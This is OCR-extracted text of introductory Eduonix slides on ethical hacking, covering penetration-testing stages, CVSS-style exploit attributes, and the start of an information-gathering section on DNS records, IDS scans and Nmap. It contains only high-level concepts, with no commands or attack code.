
Introduction to Ethical Hacking

eduonix


- In this section, you will learn:
  - What ethical hacking is
  - What penetration testing is
  - Different exploit types and attributes



eduonix

Introduction to Ethical Hacking


What is Ethical Hacking?



What is an ethical hacker?

eduonix

- Security experts that perform security assessments
- Proactively work to help improve security posture
- Done with prior approval of the owner of the assets




eduonix

Ethical vs Malicious

Ethical hackers use their knowledge to secure and improve an organization's technology


Malicious hackers intend to gain unauthorized access to resources



Key Concepts of Ethical Hacking

eduonix


1. **Stay legal:** You must obtain proper approval before running an assessment
2. **Define the scope:** Determine the scope of the assessment to keep work in approved boundaries
3. **Report vulnerabilities:** Notify the organization of all found vulnerabilities
4. **Respect data sensitivity:** Do not disclose any data or vulnerabilities unless you have explicit permission



eduonix

Introduction to Ethical Hacking


What is penetration testing?



eduonix

What is penetration testing?


- A simulated cyber attack against a system
- Goal is to check for exploitable vulnerabilities



eduonix

Penetration Testing Stages


1. Planning and reconnaissance
2. Scanning
3. Gaining access
4. Maintaining access
5. Analysis and WAF configurations



Planning and Reconnaissance

eduonix


- Define the scope and goals of the test
- Gather intelligence to better understand the target



Scanning

eduonix


- Determine how the server runs and potential attack vectors
- Includes network scans, code scans, and testing features



eduonix

Gaining Access


- Utilize some vulnerability to exploit the system
- Allows you to gain access to the system, or exploit data on the system



eduonix

Maintain Access

- Finding ways to keep the vulnerability exploitable
- Create a persistent threat rather than a temporary one



eduonix


Analysis

- Determine how vulnerabilities were created
- Find ways to patch the vulnerabilities and ensure they no longer work

eduonix

Introduction to Ethical Hacking


Exploit Types and Attributes




eduonix

Primary Attack Targets

- Attacks typically target:
  - Confidentiality
  - Integrity
  - Availability






eduonix


Attack Vectors


- Various vectors are common:
  - Network
  - Adjacent network
  - Local
  - Physical



Privileges Required


- Sometimes attacks may require privileges to complete
- Categorized in three ways:
  - None
  - Low
  - High






Attack Complexity

- Attack complexity can be:
  - Low
  - High




User Interaction

- In some cases, a user may have to interact with the exploit



Scope


- An attack scope can be either:
  - Unchanged
  - Changed



Information Gathering

eduonix


- In this section, you will learn:
  - Analyzing DNS Records
  - IDS and LBD scans
  - Nmap scans
  - OSINT




eduonix

Information Gathering

Analyzing DNS Records



eduonix
DNS
• DNS Records can reveal a large amount of detail about a target server
• They are ideal for revealing the attack surface of any application
what we're really doing is looking to resolve various domain


eduonix
Record Types
A/AAAA: Reveal the IP address/IPv6 address
MX: The mail server for the target
TXT: Reveals special data for external integrations
So when we take a look at various different record types that reveal to




Information Gathering


LBD and IDS Scans




Intrusion Detection

- IDS systems can detect indicators of compromise
- Can prevent exploitation
- Detection can allow for bypass










eduonix


Information Gathering


Nmap Scans

